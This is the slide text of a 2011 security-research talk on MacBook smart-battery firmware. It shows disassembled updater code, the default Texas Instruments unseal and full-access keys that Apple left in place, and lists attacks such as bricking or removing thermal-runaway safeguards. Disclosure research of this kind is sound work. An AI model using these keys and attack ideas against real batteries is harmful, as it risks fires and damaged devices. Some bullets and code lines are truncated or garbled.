

# Battery Firmware Hacking

Charlie Miller

Accuvant Labs

[charlie.miller@accuvant.com](mailto:charlie.miller@accuvant.com)

@0xcharlie



# About me

- ✦ Former US National Security Agency researcher

- ✦ First t

- ✦ Winn


- ✦ Autho

- ✦ Fu

Assurance

- ✦ The Mac Hacker's Handbook

- ✦ PhD, CISSP, GCFA, etc.



2011



# Something different



- <http://www.youtube.com/watch?v=jjAtBiTSsKY>

# Agenda

- ✦ Basics on smart batteries systems
- ✦ A journey into a MacBook's battery's (lack of) security mechanisms
- ✦ Potential impact


# Smart battery

“**Safety** is a primary design goal in the Smart Battery System specifications. The central concept behind the Smart Battery specifications is locating the primary intelligence of the system **inside the battery pack itself**. This enables the system to be much more accurate in measurement of battery parameters such as remaining capacity and design voltage, and also allows the charging algorithm and parameters to be tuned to the battery pack’s specific chemistry. By relying on the battery pack’s intelligence, a properly designed Smart Battery system will safely charge and discharge any expected battery chemistry.”

- Smart Battery System Specifications document

# Smart batteries

- ✦ Have an embedded controller which communicate with the charger and host
- ✦ Has a responsibility to maintain safety
- ✦ Can be configured for different parameters/chemistries




# Possible Battery Attacks

- ✦ Brick battery on victim
- ✦ Reprogram to remove safety features and allow explosion (thermal runaway)???
- ✦ Persistent DOS to OS
- ✦ Persistent backdoor to OS (requires kernel bug)
- ✦ TPM, BIOS sniffer

# Spoiler

- ✦ I didn't blow up batteries
- ✦ Didn't do too much twiddling of parameters in my house
- ✦ Would like to continue to take my laptop on airplanes
- ✦ Might be able to take this work and do it





# How to start

- I suck at hardware, so look for associated software



# Battery updater

- Lots of calls to a function that basically wraps IOConnectMethodStructureIsStructure
- This is a function which passes data to a driver
- The driver in this case is AppleSmartBatteryManager

```
mov     [esp+14h], edi
mov     [esp+10h], ebx
mov     dword ptr [esp+8], 25h ; sizeof(EXSMB
mov     dword ptr [esp+4], 3
mov     [esp], eax
call    _IOConnectMethodStructureIsStructure0
;
;
test    eax, eax
jz      short loc_1C93
]s     2p0k.c IOC_1C83
[62]   69X^ 69X
```

```
mov     dword ptr [esp], 2E2Ch ; AppleSmartBatteryManager
call    _IOServiceNameMatching
mov     dword ptr [esp], 0 aApplesmartbatt db 'AppleSmartBatteryManager',0
mov     [esp+4], eax
call    IOServiceGetMatchingService
c91]   1026k.c IOC_1C83
]s     2p0k.c IOC_1C83
[62]   69X^ 69X
```



# More battery updater

- ✦ It does things like read the device name and compare to a list of devices to update or not (DeviceNameCmd)
- ✦ Read and check firmware version and pack lot code (ManufactureDataCmd)
- ✦ And some other ones that aren't defined in the header file

```
mov     edx, esi
mov     eax, 21h          ; DeviceNameCmd
mov     [ebp+DevName], esi
call    readSBBlock     ; Read from address eax into edx.
C9TT    L69Q2BBT0CK     ; 0000 0000 0000 0000 0000 0000 0000 0000
```

# One odd thing

```
UnSeal_LSW:  
xor     eax, eax  
mov     edx, 414h  
call    writeSBWord    ; write 2 bytes from edx to address eax.  
                        ; Returns 0 if write is done, error otherwise.  
test    eax, eax  
jz      short UnSeal_MSW
```

```
UnSeal_MSW:  
xor     eax, eax  
mov     edx, 3672h  
call    writeSBWord    ; write 2 bytes from edx to address eax.  
                        ; Returns 0 if write is done, error otherwise.  
test    eax, eax  
jz      short loc_26FD
```

- What's up with 0x3672 and 0x0414?

# Google!

0x36720414



Search

4 results (0.17 seconds)

[Advanced search](#)

▶ [Bq27541, to go to Unsealed state - Battery Management - Gas Gauge ...](#) 🔍

2 posts - 1 author - Last post: Dec 13, 2010

The default is **0x36720414**. This is entered by sending the data 0x0414 to address 0x00, and immediately thereafter sending 0x3672. ...

[e2e.ti.com](#) > ... > [Battery Management - Gas Gauge Forum](#) - [Cached](#)

[TI - BQ2902 Datasheet PDF Download \(Page 21\) - Soseek](#) 🔍

0xffffffff. 0xffffffff. 0xffffffff. 10. (3). 10. (3). -0.088. (3). 0. 0. 0. 0. 5 . **0x36720414**. 0xffffffff. 0x01234567. 89ABCDEF. FEDCBA98. 76543210. mΩ. mΩ ...

[www.soiseek.com/TI/BQ2902/21.htm](#) - [Cached](#)

[\[PDF\] Configuring the bq27541-V200 Data Flash \(Rev. B\)](#) 🔍

File Format: PDF/Adobe Acrobat - [Quick View](#)

Normal Setting: The default code is set to **0x36720414**. Unsealed to Full. This is the register to store the security code to set the device from unsealed ...

[focus.tij.co.jp/jp/general/docs/lit/getliterature.tsp?literatureNumber...](#)

[\[PDF\] Single Cell Li-Ion Battery Fuel Gauge for Battery Pack Integration](#) 🔍

File Format: PDF/Adobe Acrobat - [Quick View](#)

**0x36720414**. -. Security. 112. Codes. 4. Full-Access Key. H4. 0x0000. 0xffffffff. 0xffffffff. -. Security. 112. Codes. 8. Authentication Key 3. H4. 0x0000 ...

[www.digchip.com/datasheets/download\\_datasheet.php?id=1133811...](#)

[www.digchip.com/datasheets/download\\_datasheet.php?id=1133811...](#)

-. Security. 112. Codes. 8. Authentication Key 3. H4. 0x0000 ...

**0x36720414**. -. Security. 112. Codes. 4. Full-Access Key. H4. 0x0000. 0xffffffff. 0xffffffff.

# Double win!

Security	112	Codes	0	Unseal Key	H4	0x0000	0xffffffff	0x36720414	--
Security	112	Codes	4	Full-Access Key	H4	0x0000	0xffffffff	0xffffffff	--
Security	112	Codes	8	Authentication Key 3	H4	0x0000	0xffffffff	0x01234567	--
Security	112	Codes	12	Authentication Key 2	H4	0x0000	0xffffffff	89ABCDEF	--
Security	112	Codes	16	Authentication Key 1	H4	0x0000	0xffffffff	FEDCBA98	--
Security	112	Codes	20	Authentication Key 0	H4	0x0000	0xffffffff	76543210	--
Security	112	Codes	24	Authentication Key 0	H4	0x0000	0xffffffff	76543210	--

- ✦ We now know its some kind of Texas Instruments chip
- ✦ We also know Apple used the default Unseal key
- ✦ We can verify that Apple also used the default Full-Access key
- ✦ Thanks!

# Which chip?

- ✦ Its a long story...
- ✦ Each chip returns slightly different data flash lengths for each “subclass”
- ✦ I wrote a script to get these values and then manually looked for this “fingerprint” in all the TI design docs
- ✦ Eventually found one that matched
- ✦ Note: I really don't like to mess with hardware!



# Data flash signature

- ✦ 0: 22
- ✦ 1: 25
- ✦ 2: 10
- ✦ 3: 1
- ✦ ...
- ✦ Behaves like a TI bq20z80

C.14 DataFlash Values

Class	Subclass ID	Subclass
1st Level Safety	0	
1st Level Safety	2	Temp
1st Level Safety	3	He
2nd Level Safety	16	V
2nd Level Safety	17	
2nd Level Safety	18	
2nd Level Safety	19	
2nd Level Safety	20	
2nd Level Safety	21	
Charge Control	32	

Table C-260. DataFlash VALU

Class	Subclass ID	Subclass	Offset	Name			
Charge Control	35	Pulse Charge Cfg	0	Turn ON Voltage			
			2	Turn OFF Voltage			
			4	Max ON Pulse Time			
			5	Min OFF Pulse Time			
			6	Max OFF Voltage			
			Charge Control	36	Termination Cfg.	0	Maintenance Current
2	Taper Current						
6	Termination Voltage						
8	Current Taper Window						
9	TCA Set %						
10	TCA Clear %						
11	FC Set %						
12	FC Clear %						
Charge Control	37	Cell Balancing Cfg				0	Min Cell Deviation
Charge Control	38	Charging Faults				0	Over Charging Voltage
						2	Over Charging Volt Time
						3	Over Charging Current
			5	Over Charging Curr Time			
			6	Over Charging Curr Recov			
			8	Depleted Voltage			
			10	Depleted Voltage Time			
			11	Depleted Recovery			
			13	Over Charge Capacity			
			15	Over Charge Recovery			
			17	FC-MTO			
			19	PC-MTO			
21	Charge Fault Cfg						

The right way to do it




# Step 2



# Step 3

Lithium Polymer cells



Electronics


# Step 4



Chips  
and stuff

